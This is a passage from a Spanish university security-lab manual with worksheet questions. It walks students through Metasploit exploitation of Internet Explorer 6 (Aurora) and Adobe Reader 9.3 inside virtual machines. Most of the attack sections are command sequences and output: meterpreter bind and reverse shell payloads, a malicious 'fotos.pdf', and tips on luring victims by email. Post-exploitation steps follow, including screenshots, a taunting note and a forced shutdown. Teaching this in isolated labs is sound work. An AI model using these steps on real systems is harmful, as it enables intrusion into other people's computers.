4.6 Dentro del exploit aparece con el siguiente símbolo *msf exploit(ie_aurora)* y se consultan las opciones mediante la siguiente sentencia (figura 5):

msf exploit(ie_aurora) > show options

¿Qué valores son los que se muestran en las opciones del exploit y da una breve descripción de cada una?

_____

_____

_____




Figura 5 Opciones del exploit

4.7 Antes de proseguir en el software de Metasploit, se verifica la dirección IP de la máquina huésped por medio de la consola de Windows XP en *Inicio>>Ejecutar* y se escribe el comando *cmd* en el recuadro, una vez dentro se usa el parámetro *ipconfig* (figura 6).

C:\Documents and Settings\Administrador>ipconfig




Figura 6 Dirección IP de la máquina huésped

4.8 Con la dirección IP obtenida del huésped, se usa en el metasploit en el parámetro SRVHOST, que será el host local de escucha (figura 7).

msf exploit(ie_aurora) > set SRVHOST 192.168.10.130




Figura 7 Parámetro SRVHOST usado de escucha

4.9 Se modifica el parámetro URIPATH para que no seleccione un valor ramdom (aleatorio) sino un slash (barra) (figura 8).

msf exploit(ie_aurora) > set URIPATH /

```
msf  exploit(ie_aurora) > set URIPATH /
URIPATH => /
```

Figura 8 Parámetro URIPATH seleccionado

4.10 Ahora se selecciona el PAYLOAD, en este caso se usará el método: windows/meterpreter/bind_tcp (figura 9).

msf exploit(ie_aurora) > set PAYLOAD windows/meterpreter/bind _tcp

```
msf  exploit(ie_aurora) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

Figura 9 Método de payload seleccionado

¿En qué consiste el método bind_tcp?

_____
_____
_____
_____
_____
_____
_____
_____

4.11 Se lanza el exploit y se espera a que la víctima ingrese la URL. Ésta puede ser mandada por e-mail, mensajería instantánea o en algún archivo de texto, engañando a la víctima a que ingrese a esa url. Para fines prácticos, será de la propia fuente de la máquina huésped (figura 10).

msf exploit(ie_aurora) > exploit

```
msf  exploit(ie_aurora) > exploit
[*] Exploit running as background job.

[*] Started bind handler
[*] Using URL: http://192.168.10.130:8080/
[*] Server started.
```

Figura 10 Lanzamiento del exploit

4.12 Una vez iniciado, se debe abrir el navegador *Internet Explorer versión 6.0* y en el browser escribir la dirección URL que arrojó el exploit de AURORA. Si el exploit es satisfactorio, se mostrará una nueva sesión en la consola del Metasploit (figura 11).

¿Por qué debe usarse el puerto 8080?

_____
_____
_____
_____
_____
_____
_____




Figura 11 Ejecución del exploit mediante la URL en el Internet Explorer 6.0

4.13 Regresando a la consola del metasploit, se da un enter para acceder a la línea de comando nuevamente y se obtiene la sesión de la víctima (figura 12) por medio de la siguiente sentencia:

msf exploit(ie_aurora) > sessions -i 1




Figura 12 Obtención de la sesión de la víctima

4.14 Una vez dentro de la sesión como intérprete, se obtiene el nombre del equipo (figura 13), por medio de la siguiente sentencia:

meterpreter > getuid

Figura 13 Nombre del equipo de la victima

4.15 Se usa la extensión *espia* que permite realizar acciones en el acceso remoto de quien se está atacando.

meterpreter > use espia
Loading extension espia...success.

4.16 Posteriormente, se hace una captura de pantalla, en la cual como se está usando la misma máquina virtual tanto como servidor como cliente, se obtiene la misma imagen (figura 14).

meterpreter > screenshot aurora.bmp
Screenshot saved to: C:/metasploit/VSVLujiK.jpeg




Figura 14 Captura de pantalla

4.17 Para entrar a la línea de comando de la víctima, se usa la sentencia *shell* (figura 15):

meterpreter > shell

```
meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Versi?n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador\Escritorio>dir/w
dir/w
 El volumen de la unidad C no tiene etiqueta.
 El n?mero de serie del volumen es: 1088-FC27

 Directorio de C:\Documents and Settings\Administrador\Escritorio

[.]
[..]
[1]
metasploit-latest-windows-installer.exe
               1 archivos    245.333.148 bytes
               3 dirs   4.553.216.000 bytes libres

C:\Documents and Settings\Administrador\Escritorio>
```

Figura 15 Línea de comando

¿Qué otros comandos en Windows pueden proporcionar información del sistema operativo de la víctima? y da una breve explicación de cada uno

_____
_____
_____
_____
_____
_____
_____

4.18 Para salir de la línea de comando, simplemente se escribe la sentencia *exit* para volver al meterpreter.

C:\Documents and Settings\Administrador\Escritorio>exit

4.19 Para finalizar la sesión, igual se usa la sentencia *exit* en la cual señala que la sesión del meterpreter ha sido cerrada o que ha muerto la conexión (figura 16).

meterpreter > exit

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.10.130 - Meterpreter session 1 closed.  Reason: User exit
```

Figura 16 Sesión cerrada

4.20 Para concluir el exploit, se aplica la misma sentencia que en el paso anterior (figura 17).

msf exploit(ie_aurora) > exit

```
msf  exploit(ie_aurora) > exit
[*] Server stopped.
```

Figura 17 Exploit finalizado

¿Qué medidas considerarías para mitigar o eliminar el riesgo a sufrir un ataque explotando esta vulnerabilidad?

¿Qué pasaría si el exploit es usado en Internet Explorer 8.0 o una versión posterior?

Explique con sus propias palabras en qué consiste la vulnerabilidad *Internet Explorer CVE-2010-0249 'srcElement()' Remote Code Execution Vulnerability*

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 14

ATAQUES DE DÍA CERO: AURORA

Cuestionario Previo

Nombre del alumno: _____
_____

Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Con qué otros nombres se le llama al ataque Aurora?

2. ¿En qué consiste la vulnerabilidad *Internet Explorer CVE-2010-0249 'srcElement()' Remote Code Execution Vulnerability*?

3. ¿Cuáles son los principales objetivos del ataque Aurora?

4. Define los parámetros SRVHOST, URIPATH, PAYLOAD.

5. ¿Qué servicios funcionan en el puerto 8080 y cuáles en el 80?

6. ¿Cuál es la funcionalidad del SSL?

7. ¿En qué consiste la *extensión espia* en el metasploit?

PRÁCTICA NO.15

ATAQUE DE DÍA CERO:
ADOBE READER 9.3

PRÁCTICA 15

ATAQUE DE DÍA CERO: ADOBE READER 9.3

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá las tendencias en ataques hacia sistemas y redes de cómputo, en especial un ataque de día cero (Adobe Reader).
- Analizará el contenido dado a un archivo (documento pdf) que intenta acceder de manera remota a la computadora de la víctima.
- Entenderá el uso de MSFconsole (Metasploit Framework) que está incluido en la suite de Backtrack.
- Adquirirá la habilidad para detectar una vulnerabilidad contenida en una falla de software.

2.- Conceptos teóricos

BackTrack es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Ofrece al usuario una extensa colección de herramientas desde escaneo de puertos hasta obtención de contraseñas.

Además, está integrada por diferentes metasploit que proporcionan información acerca de vulnerabilidades de seguridad y para el desarrollo, prueba, mejora y penetración a diversos sistemas operativos.

Trabaja con una base de datos en la cual se encuentra toda la lista de exploits y vulnerabilidades, lo único que se tiene que indicar al metasploit es la vulnerabilidad a manejar, el sistema a atacar, el tipo de ataque que se usará y los datos diversos que utilizará para atacar al host.

El msfconsole es la interfaz más usada de MSF (Metasploit Framework), ofrece un conjunto de herramientas por medio de una consola que puede cargar exploits y payloads. Una de las características que ayudan a que sea eficaz y rápida es la implementación del tabulador ya que proporciona una lista de opciones disponibles o auto-completa la cadena si hay una sola opción.

Una vulnerabilidad o exploit cuenta con un periodo de tiempo, al inicio se publica la amenaza y al final, salen los parches que lo solucionan (generados y distribuidos por los propios fabricantes). En este periodo es cuando ocurren los ataques de día-cero.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7

Software necesario:

- VMware Workstation 9
- Adobe Reader 9.3

Máquinas virtuales necesarias:

- Backtrack 5 R3
- Windows XP (Service Pack 3)

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

BACKTRACK (Parte 1/2)

4.1 Ejecutar el acceso directo del software VMware Workstation 9 que está en el escritorio de Windows.

4.2 Iniciar la máquina virtual de Backtrack 5 (previamente instalado), haciendo clic donde dice *Power on this virtual machine* (figura 1).




Figura 1 Interfaz del software VMware Workstation 9

4.3 Cuando aparezca en pantalla lo que se observa en la figura 2, teclear:

bt login: root
Password: toor
root@bt: ~# startx




Figura 2 Interfaz de los comandos a teclear

4.4 Inicio de los servicios

4.4.1 Una vez iniciada la sesión, se abre una terminal y se teclea lo siguiente (figura 3 y 4):




Figura 3 Ubicación de la terminal

root@bt: ~# ifconfig eth0 up
root@bt: ~# dhclient eth0




Figura 4 Interfaz de los comandos a teclear

¿Por qué se debe usar el parámetro *eth0* en ifconfig y en dhclient?

_____
_____
_____
_____

4.4.2 Para corroborar que se cuenta con una dirección IP, se teclea en la terminal (figura 5) lo siguiente:

root@bt: ~# ifconfig




Figura 5 Dirección IP

Al finalizar se cierra la ventana.

4.5 Metasploit Framework

4.5.1 En el escritorio de Backtrack, dar clic en Applications y de ahí buscar la siguiente ruta (figura 6):

\Backtrack\Exploitation Tools\Network Exploitation Tools\Metas ploit Framework\msfconsole




Figura 6 Ruta del software msfconsole

4.5.2 Se va a abrir una terminal en la cual se teclea lo siguiente:

msf > use window\fileformat\adobe_libtiff
msf exploit(adobe_libtiff) > info

¿Qué información puedes obtener con el comando *info*?

_____
_____
_____

msf exploit(adobe_libtiff) > set FILENAME fotos.pdf

Donde *fotos*, es el nombre elegido por el usuario para el archivo y éste debe terminar con la extensión *.pdf*, si no es así no funcionará

el expliot que será ejecutado en la computadora de la víctima.

msf exploit(adobe_libtiff) > set OUTPUTPATH /root
msf exploit(adobe_libtiff) > show options
msf exploit(adobe_libtiff) > set PAYLOAD windows/shell/reverse_tcp
msf exploit(adobe_libtiff) > set LHOST 192.168.10.128

La dirección IP es de la computadora del atacante, ya que en ella se va a conectar la víctima.

msf exploit(adobe_libtiff) > exploit

Este comando creará el archivo *fotos.pdf* en la siguiente dirección */root/.msf4/local/fotos.pdf*.

msf exploit(adobe_libtiff) > exit

4.5.3 Ahora, se tiene que dirigir a la carpeta *msf3*, donde se ejecutarán los últimos comandos para empezar el ataque, para llegar a esa carpeta se teclea lo siguiente:

root@bt: ~# cd ..
root@bt: /# cd opt
root@bt: /opt# cd metasploit
root@bt: /opt/metasploit# cd msf3
root@bt: /opt/metasploit/msf3# ./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp LHOST=192.168.10.128 E

La letra E al final de la línea de comando, ejecuta el módulo seleccionado (figura 7).

La línea anterior recopila la información del exploit y posteriormente se queda en modo de escucha esperando a que la víctima abra el archivo *fotos.pdf* y se dé la conexión a su máquina.

Figura 7 Exploit en modo escucha

4.5.4 El archivo *fotos.pdf* se tiene que copiar a una memoria USB, su ubicación está en el punto 4.5.2. Una vez conectada la memoria a la computadora se abre una terminal y se teclean los siguientes comandos:

root@bt: ~# cd .msf4
root@bt: /.msf4# cd local
root@bt: /.msf4/local# cp fotos.pdf /root/Desktop

El comando anterior pone el archivo *fotos.pdf* en el escritorio, se da un clic en el archivo y sin soltarlo se arrastra hasta la unidad de almacenamiento destino (figura 8).

Figura 8 Copiado del archivo fotos.pdf a una memoria USB

4.5.5 Una vez realizado esto, se extrae la unidad de almacenamiento y sin cerrar el sistema operativo Backtrack, se abre otra máquina virtual en VMware Workstation 9 con el sistema operativo Windows XP.

WINDOWS

4.6 En el escritorio de Windows XP se conecta la memoria USB donde viene el archivo *fotos.pdf.* Se copia y pega en el escritorio y después se ejecuta (figura 9).

Nota: Se debe tener previamente instalado el Adobe Reader 9.3 en Windows XP, debido a que contiene la vulnerabilidad a explotar.




Figura 9 Ejecución del archivo fotos.pdf

Cuando la víctima ejecuta el archivo *fotos.pdf*, se tiene acceso a su computadora remotamente y a toda la información que tenga almacenada en ella.

¿Qué pasa si la víctima tiene una versión del software *Adobe Reader* superior a la 9.3.0 e inferior a la 8?

_____
_____
_____
_____

BACKTRACK Parte 2/2

4.7 Una vez que se tiene el acceso (figura 10), se pueden teclear los siguientes comandos:

Figura 10 Conexión con la computadora de la víctima

C:\Documents and Setting\Administrador\Escritorio> dir/w
C:\Documents and Setting\Administrador\Escritorio> ipconfig

¿Qué funciones tienen en Windows los comandos anteriores?

_____
_____
_____

4.7.1 Si el perpetrador quiere dejar huella de que tuvo acceso a la computadora, puede escribir lo siguiente:

C:\Documents and Setting\Administrador\Escritorio> echo Tengo el control de tu computadora jajajaja>HOLA.txt

Con lo cual, en el escritorio de la víctima le aparecerá un bloc de notas con el nombre *HOLA.txt* (figura 11).




Figura 11 Huella de la persona no autorizada que tiene acceso la computadora

4.7.2 Para terminar la conexión con la computadora de la víctima (figura 12) se escribe lo siguiente:

C:\Documents and Setting\Administrador\Escritorio> shutdown.exe -s




Figura 12 Mensaje de que se apagará el sistema

¿El usuario que está en el entorno de Windows puede abortar el apagado del sistema? ¿Por qué?

_____
_____
_____
_____
_____
_____
_____
_____

Cuando se ha cerrado la sesión en Windows, en Backtrack pasa lo mismo ya que la conexión se ha perdido (figura 13).

Figura 13 Se ha perdido la conexión con la máquina de la víctima

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

PRÁCTICA 15

ATAQUE DE DÍA CERO: ADOBE READER 9.3

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿En qué consiste un ataque de día cero?
2. ¿Cuáles son los principales beneficios de usar msfconsole?
3. ¿Para qué sirven y cómo son usados los exploits y payloads?
4. ¿En qué consiste tcp reverse, lhost, handler, outputpath?
5. ¿Qué es el exploit adobe_libtiff?